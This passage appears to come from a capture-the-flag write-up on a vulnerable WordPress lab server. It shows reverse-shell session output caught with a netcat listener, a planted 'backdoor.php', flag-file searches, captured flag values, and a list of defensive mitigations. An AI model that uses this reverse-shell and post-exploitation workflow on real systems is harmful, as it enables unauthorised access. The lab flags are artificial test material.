
```
192.168.1.115: inverse host lookup failed: Unknown host
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 58970
/var/www/html
/var/www/html
ls
Security - Doc
about.html
backdoor.php
contact.php
contact.zip
css
elements.html
fonts
img
index.html
js
scss
service.html
team.html
vendor
wordpress
cd ..
ls
flag2.txt
html
cat flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
```

EXPLOITATION: Unrestricted access to WordPress directories

- flag3.png: a0f568aa9de277887f37730d71520d9b
- Exploit Used
  - Description: Unrestricted access to WordPress directories




```
root@Kali:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.115: inverse host lookup failed: Unknown host
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 59032
pwd
/var/www/html
find /var/www -type f -iname 'flag*'
/var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png
/var/www/flag2.txt
```



Index of /wordpress/wp-content/up

Name	Last modified	Size	Description
Parent Directory		-	
flag3.png	2018-11-09 08:26	10K	

Apache/2.4.10 (Debian) Server at 192.168.1.115 Port 80



flag3{a0f568aa9de277887f37730d71520d9b}

MITIGATION STRATEGIES

SSH LOGIN ALERT

Monitor and alert when SSH Port 22 is accessed by unauthorized users.

WORDPRESS HARDENING

Update Wordpress version and disable xmlrpc.php

SQL DATABASE ALERT

Monitor server traffic and alert for unauthorized attempts to access SQL Database.

WORDPRESS DDOS


Remove php file from root of WordPress folder and disable the plug-in for XML-RPC from all IPs with exceptions

PRIVILEGE ESCALATION ALERT

Monitor and alert for attempts to use “root access” as well as “super-doer” activity.

PASSWORD POLICY

Harden password policy and error handling reporting to mitigate attempts at reconnaissance and brute force.



CONCLUDING THOUGHTS

- It’s important to always have up to date and current software and programs
- The Lockheed Martin cyber kill chain is one of many frameworks that showcase an attacker’s steps for advanced persistent threats
- Automate when you can, but also include a human team to adapt to changes
- Don’t think “if we are compromised” but “when we are compromised”
- Hiring an offensive red team can help expose additional weak points in your company
- Employees should be educated in phishing strategies but also a least privilege access control

Update your software, keep patching, and never get comfortable!

Questions